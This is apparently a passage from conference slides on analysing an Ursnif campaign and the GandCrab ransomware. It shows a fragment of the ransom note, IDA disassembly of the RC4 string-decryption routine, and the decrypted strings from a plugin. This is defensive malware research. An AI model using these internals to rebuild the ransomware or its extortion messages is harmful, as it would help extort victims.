
On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

ATTENTION!
IN ORDER TO PREVENT DATA DAMAGE:
```

The desktop also shows several icons on the taskbar, including CCleaner, VLC media player, and various folders. The system tray in the bottom right corner shows the time as 1:36 PM.

Optional: develop something useful :-)

- GandCrab contains many strings, but in obfuscated form



The screenshot shows the IDA Pro interface with the assembly view of function `sub_10008700`. The assembly code is as follows:

```
.text:10008777      mov     [ebp+var_F4], 0F57BDDF8h
.text:10008781      mov     [ebp+var_F0], 389Ah
.text:1000878A      call   sub_10009E69
.text:1000878F      mov     [ebp+var_120], eax
.text:10008795      lea    eax, [ebp+var_70]
.text:10008798      push   eax
.text:10008799      mov     [ebp+var_70], 107AB6BAh
.text:100087A0      mov     [ebp+var_6C], 5384D312h
.text:100087A7      mov     [ebp+var_68], 6BBFB73Ah
.text:100087AE      mov     [ebp+var_64], 0D66637A6h
.text:100087B5      mov     [ebp+var_60], 0CBE6868Ah
.text:100087BC      mov     [ebp+var_5C], 0CBE68684h
.text:100087C3      mov     [ebp+var_58], 744A40C9h
.text:100087CA      mov     [ebp+var_54], 2F368272h
.text:100087D1      mov     [ebp+var_50], 7CF77FFh
.text:100087D8      mov     [ebp+var_4C], 9D95h
.text:100087DE      call   sub_10009E69
.text:100087E3      mov     [ebp+var_124], eax
.text:100087E9      lea    eax, [ebp+var_98]
.text:100087EF      push   eax
.text:100087F0      mov     [ebp+var_98], 9E0D99A3h
.text:100087FA      mov     [ebp+var_94], 2197EC25h
.text:10008804      mov     [ebp+var_90], 10EFAEF7h
.text:1000880E      mov     [ebp+var_8C], 6C384391h
.text:10008818      mov     [ebp+var_88], 5473703Ah
.text:10008822      mov     [ebp+var_84], 5473702Ah
.text:1000882C      mov     [ebp+var_80], 0BBB14305h
.text:10008833      mov     [ebp+var_7C], 0E94C0060h
.text:1000883A      mov     [ebp+var_78], 38C28B18h
.text:10008841      mov     [ebp+var_74], 8336BEBAh
.text:10008848      call   sub_10009E69
```

GandCrab string decryption

- Strings are encrypted with RC4 and decrypted runtime

```
; Attributes: bp-based frame

; char *__cdecl gandcrab_decrypt_string(char *string)
gandcrab_decrypt_string proc near

string= dword ptr 8

55          push     ebp
8B EC       mov     ebp, esp
8B 4D 08    mov     ecx, [ebp+string]
8B 41 14    mov     eax, [ecx+14h]
33 41 10    xor     eax, [ecx+10h]
50          push     eax                ; data_length
8D 41 18    lea    eax, [ecx+18h]
50          push     eax                ; data
6A 10       push    10h                ; key_length
51          push    ecx                ; key
E8 05 00 00+call  gandcrab_RC4_decrypt
83 C4 10    add    esp, 10h
5D          pop     ebp
C3          retn
gandcrab_decrypt_string endp
```


GandCrab string decryption - IDA Plugin

- Developed IDA Plugin (idc) for string decryption for GandCrab v5.1-5.3

The screenshot displays the IDA Pro interface with the assembly window open to function `sub_10008700`. The assembly code includes instructions for moving data from memory to registers, calling decryption functions, and pushing data onto the stack. Comments indicate that the decrypted strings are for `wp-content` and `static` content.

On the right side, the string decryption results are shown, listing addresses and their corresponding decrypted strings:

- `1000edb7`: xref to decrypt function 10009e69
"Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/"
- `1000eef8`: xref to decrypt function 10009e69
"HTTP/1.1" (length: 0xa)
- `1000f933`: xref to decrypt function 10009e69
"ENCRYPTED BY GANDCRAB %s" (length: 0x1c)
- `1000fa59`: xref to decrypt function 10009e69
"éçéUéççéçé]a;z" (length: 0xe)
- `1000fad5`: xref to decrypt function 10009e69
"DEAR %s, " (length: 0xa)
- `1000fb35`: xref to decrypt function 10009e69
"DEAR USER, " (length: 0xc)
- `1000fcd`: xref to decrypt function 10009e69
"YOUR FILES ARE UNDER STRONG PROTECTION BY OUI
- `1000fe2d`: xref to decrypt function 10009e69
"For further steps read %s-DECRYPT.%s that is

At the bottom, the IDA Pro interface shows the IDC plugin window with the text "IDC" and a search box.

Conclusion

- **Analyzed Ursnif campaign (the 1st half of Feb 2019)**
- **Dissected Word macros, PowerShell downloaders, identified payloads (Ursnif and GandCrab)**
- **Collected hundreds of IOCs**
- **Developed IDA Plugin for decrypting strings in GandCrab v5.1-5.3**

References

- **Blog posts:**

- <https://www.baco.sk/posts/ursnif-requestdoc-campaign-1/>
- <https://www.baco.sk/posts/ursnif-requestdoc-campaign-2/>
- <https://www.baco.sk/posts/gandcrab-string-decryption-1/>
- <https://www.baco.sk/posts/gandcrab-string-decryption-update/>

- **VirusTotal Graph and IOCs:**

- <https://www.virustotal.com/graph/embed/gfbc000ebc04146588a291146a3f927d0bd26f5e068c2479fb69d7b5e2684af1f>
- <https://pastebin.com/r6bcVjA9>

- **IDA Plugin:**

- https://github.com/laciKE/gandcrab_string_decryptor

Acknowledgements

- **Lifars LLC for supporting my travel**
- **Marcelo Rivero from MalwareBytes for reporting the issue with GandCrab v5.2 and v5.3 EXE files, sharing the samples and testing**
- **Dani Sánchez from VirusTotal for PR and T-Shirt :-)**